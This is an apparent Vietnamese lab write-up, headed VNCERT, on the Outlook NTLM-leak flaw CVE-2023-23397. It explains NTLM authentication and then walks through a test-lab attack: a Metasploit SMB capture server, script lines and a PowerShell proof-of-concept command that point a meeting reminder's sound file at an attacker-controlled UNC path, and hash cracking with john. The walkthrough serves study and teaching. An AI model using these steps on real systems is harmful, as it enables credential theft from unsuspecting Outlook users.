VNCERT

**MỤC LỤC**

[DANH MỤC HÌNH VẼ 2](#_Toc132378331)

[I. MÔ TẢ LỖ HỔNG: 3](#_Toc132378332)

[II. MÔ HÌNH TẤN CÔNG: 5](#_Toc132378333)

[III. Tấn Công Thực Nghiệm 5](#_Toc132378334)

[3.1. Chuẩn bị trước khi khai thác: 5](#_Toc132378335)

[3.2. Dựng SMB Server bằng Metasploit 6](#_Toc132378336)

[3.3. Tạo mail độc hại thủ công 7](#_Toc132378337)

[3.4. Sử dụng Powershell 11](#_Toc132378338)

[IV. NGUỒN THAM KHẢO: 15](#_Toc132378339)

# DANH MỤC HÌNH VẼ

[Hình 1. 1 Mô hình xác thực NTML 3](#_Toc132378202)

[Hình 1. 2 Mô hình tấn công 3](#_Toc132378203)

[Hình 2. 1 Mô hình đề xuất 3](#_Toc132378216)

[Hình 3. 1 Module SMB Server 4](#_Toc132378221)

[Hình 3. 2 Cấu hình cho module 5](#_Toc132378222)

[Hình 3. 3 Khởi động SMB server 5](#_Toc132378223)

[Hình 3. 4 Thêm lời nhắc 6](#_Toc132378224)

[Hình 3. 5 Sửa đổi thời gian nhắc 6](#_Toc132378225)

[Hình 3. 6 Đường dẫn tới tệp âm thanh 7](#_Toc132378226)

[Hình 3. 7 Sử dụng plugin OutlookSpy 7](#_Toc132378227)

[Hình 3. 8 Thay đổi nội dung được cài đặt mặc định 8](#_Toc132378228)

[Hình 3. 9 Đường dẫn UNC đã được thay đổi 9](#_Toc132378229)

[Hình 3. 10 Đặt tên và lưu lại lời nhắc 9](#_Toc132378230)

[Hình 3. 11 Thông báo về lời nhắc xuất hiện 9](#_Toc132378231)

[Hình 3. 12 Mã hash được gửi về cho hacker 10](#_Toc132378232)

[Hình 3. 13 Function gửi mail 10](#_Toc132378233)

[Hình 3. 14 Thông báo xin cấp quyền gửi mail 12](#_Toc132378234)

[Hình 3. 15 Thông báo về lời nhắc 13](#_Toc132378235)

[Hình 3. 16 Mã hash từ các outlook dùng mail hacker 13](#_Toc132378236)


[Hình 3. 17 Sử dụng john để crack mật khẩu 14](#_Toc132378237)

# MÔ TẢ LỖ HỔNG:

Vào Thứ Ba, ngày 14 tháng 3, Microsoft đã phát hành 83 bản sửa lỗi bảo mật trên Bản vá Thứ Ba, bao gồm cả CVE-2023-23397. Lỗ hổng nghiêm trọng này ảnh hưởng đến tất cả các phiên bản của ứng dụng Outlook trên máy tính trên bất kỳ hệ thống Windows nào. Ứng dụng web Outlook (OWA) và Microsoft 365 không dễ bị tấn công vì chúng không hỗ trợ xác thực NTLM.


NTLM (Windows NT LAN Manager) là phương thức xác thực được sử dụng để truy cập vào hệ thống Windows bằng mã băm từ thông tin đăng nhập. Mặc dù xác thực NTLM đi kèm nhiều rủi ro nhưng vẫn được “ưa chuộng” trên các hệ thống mới để tương thích với các hệ thống cũ hơn.

Phương thức xác thực NTLM hoạt động khi máy client gửi 1 yêu cầu tới máy chủ để truy cập vào tài nguyên, máy chủ này sau đó sẽ trả lại 1 challenge (một chuỗi số bất kỳ). Khi nhận được phản hồi (Response), máy client sử dụng mã băm thông tin đăng nhập để mã hóa challenge và gửi lại máy chủ thực hiện so sánh các mã hash, từ đó đưa quyết định máy client có được phép truy cập không. Nếu có thể nắm bắt được thông tin của Response (NTLMv2 hash), kẻ tấn công có thể thực hiện xác thực được với máy chủ mà không cần bất kỳ tương tác nào của người dùng.



Hình 1. 1 Mô hình xác thực NTML

Không giống như hầu hết các cách khai thác khác, cách khai thác này đặc biệt nguy hiểm vì đây là cách khai thác không nhấp chuột, nghĩa là không cần tương tác người dùng để kích hoạt nó. Sau khi email bị nhiễm đến hộp thư đến của người dùng, kẻ tấn công có thể lấy được các mã băm xác thực Net-NTLMv2 nhạy cảm. Sau khi các tác nhân độc hại có các giá trị băm đó, chúng có thể lấy thông tin đăng nhập của người dùng, xác thực với hệ thống của chúng và leo thang đặc quyền.



Hình 1. 2 Mô hình tấn công


Nếu vì lý do nào đó, giao thức SMB không phải là giải pháp thay thế khả thi để sử dụng, các phiên bản Windows không phải máy chủ sẽ chấp nhận sử dụng đường dẫn UNC trỏ đến cổng 80 hoặc 443 và sử dụng HTTP để truy xuất tệp từ máy chủ web hỗ trợ WebDAV. Cú pháp của đường dẫn UNC như sau:

***\\ATTACKER\_IP@80\foo\bar.wav***

***\\ATTACKER\_IP@443\foo\bar.wav***

Điều này có thể hữu ích để bỏ qua các hạn chế của tường lửa ngăn các kết nối gửi đi tới cổng 445 (SMB).

# MÔ HÌNH TẤN CÔNG:



Hình 2. 1 Mô hình đề xuất

Sau khi tiến hành khai thác chúng tối phát hiện ra rằng phiên bản bị ảnh hưởng là các office 2016,2019, và office 365 trước khi có bản cập nhật (trước ngày 14/3/2023), và sau khi có bản vá tuy là khi gửi các mail có chứa nội dung thay đổi UNC của âm thanh thì calendar của phía nạn nhận vẫn không thay đổi, tuy nhiên mail của hacker khi được mở ở máy khác vẫn được kích hoạt UNC.

Nên vì vậy mô hình mà chúng tôi đề xuất là khi có ai đó đăng nhập vào mail của hacker với bất kỳ lý do nào thì sẽ kích hoạt chức năng tìm kiếm âm thanh thông qua UNC mà hacker đã thay đổi.


# Tấn Công Thực Nghiệm

## Chuẩn bị trước khi khai thác:

* Office 2019
* Outlookspy
* SMB server
* 3 máy windows ảo (1 máy thật, 2 máy ảo)
* 1 kali linux (dùng để dựng SMB server)
* Đăng nhập chung 1 tài khoản outlook vào những máy có sử dụng outlook
* Đảm bảo tường lửa, phần mềm kiểm tra virus đã bị tắt (sau ngày 10/4 khi tiến hành khai thác trở lại chúng tôi phát hiện rằng windows đã chặn nhưng script powershell có nội dung thay đổi UNC)

## Dựng SMB Server bằng Metasploit

Chúng ta sẽ tìm kiếm với các từ khóa “smb,capture” và như chúng ta thấy rằng có một module server giúp chúng ta có thể dựng smb server.



Hình 3. 1 Module SMB Server


Để có thể sử dụng module này chúng ta sử dụng lệnh “use + module” và thiết lập nơi lưu trữ tệp tin khi có bất kỳ thông tin được gửi tới ví dụ như mật khẩu được băm.

Text

Description automatically generated

Hình 3. 2 Cấu hình cho module


Và sau cùng sử dụng lệnh “run” để server SMB có thể khơi chạy.



Hình 3. 3 Khởi động SMB server


## Tạo mail độc hại thủ công

Nhấn chuột phải và chọn “New Appointment” sẽ xuất hiện giao diện cho chúng ta có thể tạo ra một lời nhắc.




Hình 3. 4 Thêm lời nhắc

Chúng ta sẽ sửa lại thời gian được nhắc là “0 minutes” và chọn vào thẻ “Sound” để kiểm tra UNC âm thanh mặc định sẽ được để như thế nào.




Hình 3. 5 Sửa đổi thời gian nhắc

Và như chúng ta thấy dưới đây là tệp âm thanh được sử dụng mặc định khi chưa có bất cứ thay đổi nào.



Hình 3. 6 Đường dẫn tới tệp âm thanh

Nhưng chúng ta không thể thay đổi đường dẫn bằng cách thay trực tiếp mà phải sử dụng đến plugin OutlookSpy nó cho phép chúng ta có thể thay đổi thông tin bằng cách ghi đè lại các thông tin tronng của Appointment.



Hình 3. 7 Sử dụng plugin OutlookSpy


Tiếp theo chúng ta sẽ đưa nội dung của 3 dòng dưới đây vào trong thể Script:

***AppointmentItem.ReminderOverrideDefault = true***

***AppointmentItem.ReminderPlaySound = true***


***AppointmentItem.ReminderSoundFile = "\\ip\_hacker\noexistent\soud.wav"***

Ý nghĩa của 3 dòng trên nhằm có thể ghi đè các cài đặt mặc định và định nghĩa lại đường dẫn tới tệp âm thanh.




Hình 3. 8 Thay đổi nội dung được cài đặt mặc định

Khi đã thực thi script trên bằng cách nhấn vào thẻ “run” chúng ta tiến hành kiểm tra lại xem đường dẫn của tệp âm thanh đã được thay đổi hay chưa.




Hình 3. 9 Đường dẫn UNC đã được thay đổi

Khi đã đảm bảo rằng các cài đặt về âm thanh đã được thực hiện thành công chúng ta tiến hành đặt tên cho lời nhắc mới và lưu lại.




Hình 3. 10 Đặt tên và lưu lại lời nhắc

Sau một khoảng thời gian thì lời nhắc trên những máy có sử dụng chung tài khoản của hacker đã xuất hiện lời nhắc mà không hề có bất cứ thao tác cho phép nào.



Hình 3. 11 Thông báo về lời nhắc xuất hiện


Và trong lúc đó đã có thông tin hai mã hash từ địa chỉ ip khác nhau đã gửi về phía server của hacker



Hình 3. 12 Mã hash được gửi về cho hacker

## Sử dụng Powershell

Việc tạo lời nhắc bằng thủ công rất đơn giản nhưng để tối ưu hơn cho việc khai thác chúng tôi đã tham khảo mã khai thác của ***Oddvar Moe*** người đã cùng cấp mã nguồn cho việc thực thi bằng powershell.



Hình 3. 13 Function gửi mail

Dưới đây là cách hoạt động của mỗi phần của đoạn mã:


* **$Outlook = New-Object -comObject Outlook.Application** tạo một phiên bản mới của ứng dụng Outlook bằng công nghệ COM (Component Object Model).
* **$newcal = $outlook.CreateItem('olAppointmentItem')** tạo một mục hẹn mới bằng cách sử dụng phương thức CreateItem của ứng dụng Outlook.
* **$newcal.ReminderSoundFile = $remotefilepath** thiết lập âm thanh nhắc nhở cho cuộc
* họp bằng đường dẫn tệp từ xa được chỉ định bởi tham số $remotefilepath
* **$newcal.Recipients.add($recipient)** thêm người nhận được chỉ định bởi tham số $recipient vào cuộc họp.
* **$newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting** đặt trạng thái cuộc họp của mục hẹn thành "olMeeting", biểu thị rằng đó là một lời mời họp.
* **$newcal.Subject = $meetingsubject** đặt tiêu đề của lời mời họp thành giá trị được chỉ định bởi tham số $meetingsubject.
* **$newcal.Location = "Virtual"** đặt địa điểm của cuộc họp thành "Virtual".
* **$newcal.Body = $meetingbody** đặt nội dung của lời mời họp thành giá trị được chỉ định bởi tham số $meetingbody.
* **$newcal.Start = get-date** đặt thời gian bắt đầu của cuộc họp là thời gian hiện tại.
* **$newcal.End = (get-date).AddHours(2)** đặt thời gian kết thúc của cuộc họp là hai giờ sau thời gian hiện tại.
* **$newcal.ReminderOverrideDefault = 1** ghi đè cài đặt nhắc nhở mặc định cho cuộc họp.
* **$newcal.ReminderSet = 1** đặt nhắc nhở cho cuộc họp.
* **$newcal.ReminderPlaysound = 1** chỉ định rằng nhắc nhở nên phát ra âm thanh
* **$newcal.send()** gửi lời mời họp.

Sau khi đã phân tích mã nguồn chúng ta sẽ thực thi script trên bằng các dòng lệnh sau:

***Import-Module .\CVE-2023-23397.ps1***


***Send-CalendarNTLMLeak -recipient "tmpHacker@gmail.com" -remotefilepath "\\ip\_haceker\file.wav" -meetingsubject "Test Meeting" -meetingbody "HACKED BY LQL"***

Ý nghĩa của hai dòng lệnh trên là đưa nội dung của mã lệnh để có thể dễ dàng thực thi, sau khi đã import xong chúng ta sẽ sử dụng function Send-CalendarNTMLeak để gửi lời nhắc tới cho một người bất kỳ, sẽ xuất hiện thông báo như sau nhằm để hỏi chúng ta cho phép thực hiện thao tác gửi bằng powershell hay không, ta sẽ cho phép sử dụng để gửi trong một phút.




Hình 3. 14 Thông báo xin cấp quyền gửi mail

Khi đã cho phép và outlook tiến hành gửi mail sau một khoảng thời gian nhất định các outlook có đăng nhập cùng tài khoản của hacker sẽ xuất hiện thông báo về lịch họp.




Hình 3. 15 Thông báo về lời nhắc

Và kết quả cũng tương tự như việc tạo mail độc hại thủ công, appointment sẽ tự động tìm kiếm tệp âm thanh qua đường dẫn độc hại mà ta đã gửi, và kết quả là outlook đăng nhập vào tài khoản hacker đều tự động gửi mã băm về cho máy chủ hacker.



Hình 3. 16 Mã hash từ các outlook dùng mail hacker

Khi đã có mã băm thì chúng ta sẽ sử dụng phần mềm john để bẻ khóa, và thật may mắn những mật khẩu trên đều là mật khẩu yếu dễ bị tấn công, nên chúng ta dễ dàng bẻ khóa được mật khẩu.



Hình 3. 17 Sử dụng john để crack mật khẩu

# NGUỒN THAM KHẢO:

1. https://tryhackme.com/room/outlookntlmleak
2. https://github.com/api0cradle/CVE-2023-23397-POC-Powershell
3. https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/server/capture/smb
4. https://whitehat.vn/threads/phan-tich-ve-lo-hong-cve-2023-23397-trong-microsoft-outlook.17176/